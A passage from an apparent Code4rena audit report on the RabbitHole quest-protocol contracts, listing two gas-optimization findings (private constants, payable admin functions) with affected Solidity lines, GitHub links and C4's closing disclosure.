https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L117

[G-19] Using `private` rather than `public` for constants, saves gas

If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that returns a tuple of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table.

There is 1 instance of this issue:

```
File: contracts/QuestFactory.sol

/// @audit (valid but excluded finding)
17:        bytes32 public constant CREATE_QUEST_ROLE = keccak256
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L17

[G-20] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE` (2), `DUP1` (3), `ISZERO` (3), `PUSH2` (3), `JUMPI` (10), `PUSH1` (3), `DUP1` (3), `REVERT` (0), `JUMPDEST` (1), `POP` (2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost

There are 25 instances of this issue:

```
File: contracts/Erc1155Quest.sol

/// @audit (valid but excluded finding)
54:       function withdrawRemainingTokens(address to_) public c
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc1155Quest.sol#L54

```
File: contracts/Erc20Quest.sol

/// @audit (valid but excluded finding)
81:       function withdrawRemainingTokens(address to_) public c

/// @audit (valid but excluded finding)
102:      function withdrawFee() public onlyAdminWithdrawAfterEr
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc20Quest.sol#L81

```
File: contracts/QuestFactory.sol

/// @audit (valid but excluded finding)
142:      function changeCreateQuestRole(address account_, bool
/// @audit (valid but excluded finding)
159:      function setClaimSignerAddress(address claimSignerAddr

/// @audit (valid but excluded finding)
165:      function setProtocolFeeRecipient(address protocolFeeRe

/// @audit (valid but excluded finding)
172:      function setRabbitHoleReceiptContract(address rabbitho

/// @audit (valid but excluded finding)
179:      function setRewardAllowlistAddress(address rewardAddre

/// @audit (valid but excluded finding)
186:      function setQuestFee(uint256 questFee_) public onlyOwn
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L142

```
File: contracts/Quest.sol

/// @audit (valid but excluded finding)
50:       function start() public virtual onlyOwner {

/// @audit (valid but excluded finding)
57:       function pause() public onlyOwner onlyStarted {

/// @audit (valid but excluded finding)
63:       function unPause() public onlyOwner onlyStarted {

/// @audit (valid but excluded finding)
96:       function claim() public virtual onlyQuestActive {

/// @audit (valid but excluded finding)
150:      function withdrawRemainingTokens(address to_) public v
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L50

```
File: contracts/RabbitHoleReceipt.sol

/// @audit (valid but excluded finding)
65:        function setReceiptRenderer(address receiptRenderer_)

/// @audit (valid but excluded finding)
71:        function setRoyaltyRecipient(address royaltyRecipient_

/// @audit (valid but excluded finding)
77:        function setQuestFactory(address questFactory_) publi

/// @audit (valid but excluded finding)
83:        function setMinterAddress(address minterAddress_) publ

/// @audit (valid but excluded finding)
90:        function setRoyaltyFee(uint256 royaltyFee_) public onl

/// @audit (valid but excluded finding)
98:        function mint(address to_, string memory questId_) pub
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L65

```
File: contracts/RabbitHoleTickets.sol

/// @audit (valid but excluded finding)
54:        function setTicketRenderer(address ticketRenderer_) pu

/// @audit (valid but excluded finding)
60:        function setRoyaltyRecipient(address royaltyRecipient_

/// @audit (valid but excluded finding)
66:        function setRoyaltyFee(uint256 royaltyFee_) public onl

/// @audit (valid but excluded finding)
73:        function setMinterAddress(address minterAddress_) publ

/// @audit (valid but excluded finding)
83:        function mint(address to_, uint256 id_, uint256 amount
```

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleTickets.sol#L54

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top